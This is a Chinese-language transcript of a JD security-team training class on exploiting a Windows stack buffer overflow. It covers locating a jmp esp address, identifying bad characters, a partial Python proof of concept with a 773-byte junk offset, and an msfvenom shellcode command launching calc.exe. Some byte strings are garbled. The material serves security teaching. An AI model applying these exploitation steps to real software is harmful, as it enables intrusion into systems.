
使用的跳转地址是jmp/call esp，可以利用调试器在程序运行后，在程序内部或者程序加载的dll动态链接库中寻找jmp/call esp指令



一般可以选kernel32.dll

然后Ctrl+F，搜索jmp esp






可以找到跳转地址为6a966683

数据在内存中的存储顺序是四个字节一组倒着存储，所有我们需要把地址反着写入所以跳转地址应该为\x83\x66\x96\x6a

找到跳转地址，又知道了坏字符，这时候可以直接生成shellcode并且执行，就像这样



讲师

互动问答环节：

1.就是通过这个进行对比，不一致的地方就是坏字符是吗？

尘起尘落<admin@ctf.la> 15:47:54

```
• POC为

#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()

badchar=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff\x00"
)

cmd = "OVRFLW "
junk = "A"*773 + badchar
end = "\r\n"
```

讲师:

是的, 进行比对, 显示不正确的, 就是坏字符, 黑盒上来说是这

但是通过反编译, 不是全部是坏字符, 但是坏字符是可以多, 不能少的, 所以黑盒不能确定具体只能全部算是

2.生成shellcode可以详细说一下么?

讲师:

```
msfvenom -p windows/exec CMD=calc.exe --arch x86 -
-platform windows -b "\x04\x05\xa4\xa5\xb0\xba\xbb\x
e
f\x0a\x0b\x00" -f python
```

3.您好, 这个pwk程序与利用脚本可以提供参考一下么

讲师:

本期小课堂里面所提到的资料

链接: <https://pan.baidu.com/s/1pUyYH48y5q7JRAyVPYKrfw>

提取码: fmdz

本期JSRC 安全小课堂到此结束。更多内容请期待下期安全小课堂。如果还有你希望出现在安全小课堂内容暂时未出现, 也欢迎留言告诉我们。

安全小课堂的往期内容开通了自助查询, 点击菜单栏进入“安全小课堂”即可浏览。



简历请发送: cv-security@jd.com

微信公众号: jsrc_team

新浪官方微博: 京东安全应急响应中心